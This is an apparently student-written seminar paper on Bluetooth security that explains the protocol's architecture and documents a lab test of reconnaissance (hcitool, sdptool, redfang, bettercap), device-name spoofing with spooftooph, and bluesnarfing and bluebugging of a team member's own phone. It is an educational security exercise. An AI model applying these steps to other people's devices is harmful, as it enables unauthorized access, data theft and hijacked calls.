Know Your Neighbor : Analysis and Risk of Bluetooth

Keymer A.Botero, Joseph Virges

William Paterson University

College of Science and Health

Computer Science 4800, Section 60

Computer Science Seminar

Dr. Lim, Kiho

November 23rd, 2020

Abstract

From sending pictures to someone to operating commercial appliances at home or at work in a matter of seconds, it is irrefutable to say that the overall advancement of Bluetooth has been beneficial to say the least. While there are other means of connection such as Wi-Fi, cable, and etc., Bluetooth has become another reason why we are able to enjoy certain luxuries today, such as accessible file transferring and stable end-to-end communication with devices that are completely different compared to the host’s device. However, where Bluetooth is offered as a means of accessible communication is a point that is also considered vulnerabilities to those with malicious intent.  As one delves deeper into the field of Bluetooth technology, one will notice that the Bluetooth security of one’s device can be exploited if the user device is not properly guarded with standard methods and practices  properly armed with the knowledge needed to prevent it. As such, this paper not only seeks to both introduce and welcome the advancement of Bluetooth to the fold, but also explain how these advancements have created vulnerabilities  in certain Bluetooth units. For sake of argument, we will conduct a couple of tests to observe how Bluetooth devices can be hacked, what information can be tempered with and any other important pieces of trivia that may be brought up, as well as certain practices one should be aware of.

Introduction/Project Summary

The purpose of this research is to introduce Bluetooth, more specifically Bluetooth security, to the intended audience by describing how it operates, the information that can be gained from the use of it, how that information can be harmful if used with malicious intent, and conducting attack methods with said information. With the rise of Bluetooth, resource efficiency is the key to maximizing profit and performance. It no longer makes sense to send resources or control various units with convoluted interfaces. To a certain extent, Bluetooth has allowed us to tap into a level of convenience and versatility that has not been seen before. However, by taking this, we also introduce new issues that must be addressed and worked around to ensure stability and security. By understanding the nature of this topic, the technical community can better prepare for this innovation’s impact on the future of Bluetooth.

Motivation/Project Objectives

Serious research on Bluetooth is still an emerging field, and one with considerable consequences. Current events unmistakably dictate that Bluetooth is the way of the future, and the technology has matured enough for industry to operate large chunks of infrastructure entirely on external platforms. In the past, to cope with the influx of demand, device manufacturers have had the option to overcommit their hardware resources by maximizing the number of units produced that come with their own specific interface to access a set of features or physical cables to directly connect certain devices together. However, Bluetooth can help streamline this process by allocating enough of the system to complete a specific task or run a particular application that can allow devices to be connected to an interface or another device. By reducing resource overhead and encouraging more efficient clustering of devices produced.

On the other hand, Bluetooth security is also still being developed and as such, it is commonplace to find weak points within its implementation in any product. By consumers taking this approach, certain information and assets for users are exposed to foreign devices and connecting users. Consequently, depending on the environment, it must be considered if the risk of using this convenience is worth the risk of having said information and assets at risk. By seeing what information is available and how to approach Bluetooth-discoverable devices with software tools, it is crucial to observe and test the robustness of one’s security, while also supplying any information to protect one's information.

General Overview

There are many methods for a user to connect to many external devices and utilize whichever function they provide. Not to mention that there also, many different requirements when it calls for connecting to other peripheral devices depending on the method that is used. Bluetooth is one of the primary methods that allows users to form a connection to many different devices that are compatible with whichever device the user is. By giving a general foundation for understanding what Bluetooth is, such defining it, describing its protocols and the design paradigms that follow, and their according strengths and weaknesses, one will be able to apply this knowledge to its associated technologies and into other fields, while also understanding the attack-processes that will take place.

What is Bluetooth?

It is understood that Bluetooth is a method to connect two external devices in an effort to exchange data. To be more specific however, according to an article, *Bluetooth-enable devices : Information Security Journal : A Global Perspective,* Bluetooth is, “...a wireless technology standard used for exchanging data between fixed and mobile devices over short distances.” (2018) It is also mentioned that unlike Wi-Fi, another major form of communication between devices, “...the range of Bluetooth is very short in comparison and devices utilizing this form of connection will constantly switch frequencies based on the given environment.” (2018) In addition, it is stated in another work, *Inferring transportation mode from smartphone sensors: Evaluating the potential of Wi-Fi and Bluetooth.,* that “Bluetooth follows a ‘peer-to-peer’ method of connection where one user initiates a connection to another and both users share equal amount of control/permissions to the other.” (2020)  In the same research, Bluetooth categorizes devices based on its protocols, which govern communications by distributing and managing a list of Bluetooth addresses, similar to how IP addresses are distributed in a commercial Wi-Fi network, and how data is transferred between devices. However regardless of the protocol that the Bluetooth devices follow, they all each share a common behavior that can be traced back to the Bluetooth-based device-to-device routing protocol (BDRP),

The Common Behavior


Bluetooth has emerged as one of the most promising technologies to enable the Internet-of-Things paradigm. According to the article, *Bluetooth-based device-to-device routing protocol for self-organized mobile-phone mesh network,* “The Bluetooth technology provides a point-to-point communication interface to mobile phones and other electronic devices, which can be used to form a self-organized ad hoc mesh network consisting of mobile phones.” (2018) This implies that data is transferred by a ‘hopping’ based routing protocol among the mesh nodes in a given network, rather than by a traditional telecommunication backbone network. A similar concept of this is presented when one goes into a Windows Command Prompt and enters the ‘tracert’ command to lookup how many hops it takes for a user to reach the host server.

From this Bluetooth-based device-to-device routing protocol (BDRP), one can gather that there are several key aspects that contribute to the protocol’s functionality. According to the article, these key designs include “...processed data table, node exclusion by packet, and source control over routing..” In essence, the logical components known as the ‘processed data table’ and ‘node exclusion by packet’ allow the protocol to eliminate a majority of duplicate packets in the routing path. Whereas the ‘source control over routing’ algorithm allows the protocol to provide for a low-overhead routing policy and also allows for guaranteed packet delivery to the user’s destination. With these key features in mind, this allows the BDRP to provide for a reliable end-to-end packet transmission for a dynamically changing topology with mobile device constraints accounted for.

Bluetooth Data Exchange


Bluetooth exchanges data between devices in the form of packets and these packets have three different parts. They are the access code, the header, and the payload. However, the first step to establishing a Bluetooth connection is to first find a device within range. According to the article *Security Threats in Bluetooth Technology*, “The range of operation between Bluetooth devices can range from 10 to 100 meters, but this can be extended up to a mile by using directional antenna and amplifier. They operate between the frequency range of 2402 MHz to 2480 MHz and use guard bands of 2MHz at the bottom and 3.5 MHz on the top.”(2018) Then, any connectible device or interested device that wants to establish a connection will respond to an ID packet sent by the master device with a Frequency Hop Synchronization packet, also known as an FHS packet. Furthermore, these Bluetooth devices communicate with each other by forming piconets and every piconet has its own timing clock and frequency hopping sequence so that the communication of one piconet does not overlap with other nearby piconets. A piconet is formed between the master device and a number of devices known as slave devices. Additionally, a Bluetooth device of a particular piconet may carry out communication with multiple piconets at the same time through the use of time division multiplexing, TDM, which then results in a collection of piconet known as scatter net. This results in a half-duplex communication channel where slave devices cannot communicate with each other directly, so they have to rely on the master device to transmit data so that they do not overlap with each other.

The Bluetooth core architecture mainly consists of three components: (a) Bluetooth Controller, (b) Host Controller Interface (HCI) Transport Layer, and (c) Bluetooth Host. Shown below (Fig. 1):

  
Computer & Security Fig. 1 – Bluetooth core architecture (2018)

According to the article *Security Threats in Bluetooth Technology,* “The Bluetooth controller is a piece of hardware on which the Bluetooth technology stands which consists of three layers: Link Manager layer, Baseband layer, and Radio layer.”(2018) They all have different applications and services. The Link Manager layer links the two Bluetooth devices. The Baseband layer is responsible for linking Bluetooth devices with the use of radio frequency, schedules data packets, acknowledges and retransmits request signals, and encodes and decodes data packets. The Radio layer is responsible for sending and receiving Bluetooth data packets. The Host Controller Interface Transfer layer acts as a bridge between the Bluetooth host and the Bluetooth controller. The host communicates with the controller by sending and receiving commands through this (HCI) layer. The Bluetooth host makes the logical layers of Bluetooth technology. It is responsible for connecting and exchanging data with the Bluetooth host of another device. Furthermore, this component of the Bluetooth architecture contains the Logical Link Control and Adaptation Protocol which detects error in data transmission and when there is an error detected, it retransmits the data.

Since Bluetooth operates in a piconet, security measures are a must in our ever so changing technological society. However, there are still security threats even though manufacturers of Bluetooth devices have taken preventive measures against them. According to the *National Institute of Standards and Technology*, a threat is defined as “Any circumstance or event with the potential to adversely impact organizational operations (including mission, functions, image, or reputation), organizational assets, individuals, other organizations, or the Nation through an information system via unauthorized access, destruction, disclosure, modification of information, and or denial of service.”(2013) And these threats are known as Bluetooth attacks and malwares. There are several kinds of Bluetooth attacks and sub-attacks shown below (Fig. 2):



Computer & Security Fig. 2 (2018)


Roles of Team Members


Due to the nature of this project, it was determined that both members, Keymer Botero and Joseph Virges, are deemed responsible for establishing a foundation of knowledge for the prospective audience. In addition, both team members will conduct several experiments and culminate both of their findings into a concise and engaging academic work. Not only will both team members form a unified conclusion to convey their findings and what similarities and differences were observed, but also discuss the preventive measures to avoid being vulnerable in each case study.

Tools Being Used


To understand and follow along with the experiment to be conducted in this academic work, there are certain hardware and software tools that must be physically obtained or downloaded. The only physical tool needed is a Bluetooth adapter/dongle to be able to initiate a Bluetooth connection, whereas the software tools needed are, but limited to, a Kali-Linux OS boot device to be able to boot into a Linux OS and the Virtual Box VM manage the user’s OS resources. To add on, if one does not wish to use a Bluetooth adapter, one can always use the Bluetooth functionality in one’s peripheral devices, such as a laptop and smartphone to initiate and relay communication between devices. In addition, this also includes the software tools included in one’s Linux OS that allow for Bluetooth attacks, such as bettercap/ettercap, and also 3rd party software like Red Fang, SpoofTooph, etc., In addition, to ensure both members are able to conduct this experiment, both members have downloaded an application called Parsec to connect and take control of the host’s keyboard and mouse so that both members are able to synchronously work together should one member have extensive difficulty with the experiment. For the sake of consistency, both team members will be using the same combination of the software tools and demonstrate their findings.

Challenges and Roadblocks

On the matter of the current roadblocks that the team is facing, it must be clarified that to resolve this issue is not only done by installing the Bluetooth adapter in one’s desktop, but also to allow it to be used by virtual machines as well. By entering into the settings of the Virtual Box Manager, one can go to ‘USB’ settings and allow the Bluetooth device to be used by the virtual build by making a usb filter for it. The screenshot below illustrates the step-by-step process to proceed.  
 



After completing this, online resources suggest disabling the Bluetooth adapter before turning on the virtual machine so that there will not be any confusing signals that would interfere with the Bluetooth communication. However, this would mean that its functionality is disabled entirely and cannot be used anywhere. The team has tried to follow this method entirely and partially by disabling the Bluetooth adapter and then enabling once in the virtual machine and no fruitful results have been produced as of writing this. Below is a screenshot taken when using the SpoofTooph software and following this procedure.



After waiting for 3 minutes, no results were produced, despite having Bluetooth devices turned on to be discovered. The team has also tried a different approach by leaving the Bluetooth adapter enabled throughout the entire process but as expected, we arrived at the same roadblock. It is suggested to use laptops with Bluetooth functionality integrated into it and document if anything different has occurred. We hope that by following this suggestion that different results come to be observed with this new approach.

Implementation - Reconnaissance

In this section, the team is tasked with conducting a ‘bluebugging’ attack which involves three main phases in order to be experimented. These three phases include the ‘Reconnaissance’ part, ‘Spoofing’, and the titular ‘Attack’ part.

The ‘Reconnaissance’ phase does not involve any form of direct or indirect yet and serves as the part to gather all types of information available to the attacker. This is conducted via sniffing and spoofing methods and/or physical intervention or a combination of all three. As such, it is important to go over the overall process in this experiment.




Figure 1: Using hciconfig command

To begin the ‘Reconnaissance’ phase, one must be a root user by typing in the ‘sudo su’ command and can use the built-in software Kali-Linux to ensure that the bluetooth of one’s device is up and operational by typing in the ‘hciconfig’ command. This command is similar to the Windows command prompt ‘ipconfig’ command where instead of detailing information liket one’s IPv4 address, ‘hciconfig’ details one’s Bluetooth MAC address of one’s device and see if there were any errors or anomalies with one’s bluetooth media device. As expected, this is needed to start the process because if the bluetooth of one’s device is not running, one cannot make one’s device discoverable or execute the following steps in the ‘bluebugging’ attack process.




Figure 2: classic bluetooth scan and low energy scan

Following this step is using the ‘hcitool’ set of instructions. To scan for devices to connect to using Bluetooth Classic  in one’s area, one would type in the line ‘hcitool scan’ to view bluetooth MAC addresses in one’s area (fig. 2). Alternatively, one could type in ‘hcitool lescan’ to display all devices using Bluetooth LE (Bluetooth low energy).  Afterwards, one would type in the command ‘hcitool name <mac address>’ to see the name of the device one has the ability to access (fig. 3).



Figure 3: hcitool name command

To understand more information about the device, one enters in the command ‘sdptool browse <mac address>’ and view most information that is visible to connecting devices. This information includes the Protocols that it has access to like L2CAP, any possibility that it typically accesses with such as the AV remote under ‘Profile Descriptor list’ and service handling information (fig. 4)





Figure 4: sdptool browse command

In addition to given resources, there’s also 3rd party software that could allow for scanning local devices and displaying important information , such as the bluetooth MAC address. As proposed in the team’s proposal concerning the tools to be used, the team opted to use ‘redfang’(fig. 5), however, the team found that upon use, its utility could only be applied for solely reconnaissance. As stated in the software’s documentation, “RedFang is a small proof-of-concept application to find non discoverable Bluetooth devices. This is done by brute forcing the last six (6) bytes of the Bluetooth address of the device and doing a read\_remote\_name().” (2020) This implies that despite its ability to scan for non-discoverable devices, it can merely only perform that one task and demonstrate the concept behind it.



Figure 5: Redfang

In addition to the above mentioned tools, there exists 3rd-party tools that not only serve as a means to perform bluetooth searching, but also provide a GUI to easily digest the given information and even provide information such as what the device is vulnerable to. These tools include btscanner(fig. 6) and bettercap (fig. 7).






Figure 6: BTScanner



  


Figure 7: Bettercap

Implementation - Spoofing

Following the ‘Reconnaissance’ portion, comes the ‘Spoofing’ phase of any Bluetooth attack. According to *Bluetooth Devices at Risk From Btlejacking Takeover Attack,* ‘Spoofing’ refers to, “...a situation where one person falsely identifies as another person to gain an illegitimate advantage.” In the field of Bluetooth, this can be a dangerous technique since someone might unknowingly allow someone else to connect to their device. As stated earlier, connecting to someone via Bluetooth follows an ad-hoc peer-to-peer connection which grants users equal amounts of permission towards one another so as a result, this can lead to various, negative outcomes. Before spoofing the Bluetooth device, the device name would show as ‘kali’ since we are using Kali Linux. After spoofing the Bluetooth device randomly, it showed as David’s Miscellaneous (fig. 8). Additionally, the user/hacker can see spooftooph’s commands before using it and use its user interface with ease (fig. 9).



                

Figure 8: Before Spoofing                 Figure 8: After Spoofing




Figure 9: Spooftooph commands



Figure 9: Spooftooph user interface - cloning the captured device

Implementation - Bluesnarfing and Blue-bugging

After Spoofing, comes Blue-snarfing and potentially Blue-bugging. According to *Security threats in Bluetooth technology,* “Blue-snarfing is a method of gaining unauthorized access to a Bluetooth device without the consent of its user.”(2018). In our research, we are able to get information from the test victim, Joseph’s Samsung Galaxy S10+, phone through the use of bluesnarfer and additionally dial up his mother’s phone number and successfully do it. Joseph had to call his mother again to assure that everything was fine and that he just needed to do an experiment. Using the victim’s phone to call a number is a form of Blue-bugging because it is “... the method of taking full control of the victim device.”(Herfurt and Mulliner, 2005). Blue bugging allows the attacker to initiate phone calls, set call forward, monitor phone calls, send text messages, and more. However, it took a while to initiate these forms of attacks since we had to browse the victim’s rfcomm channels to connect to and try each one to bypass the device’s security. The rfcomm channel would be the integer right next to the Channel/Port when browsing the channels (fig. 10). After successfully connecting to an rfcomm channel, we are able to gather the needed information and initiate the attacks (fig. 11).




Figure 10: Browsing rfcomm channels

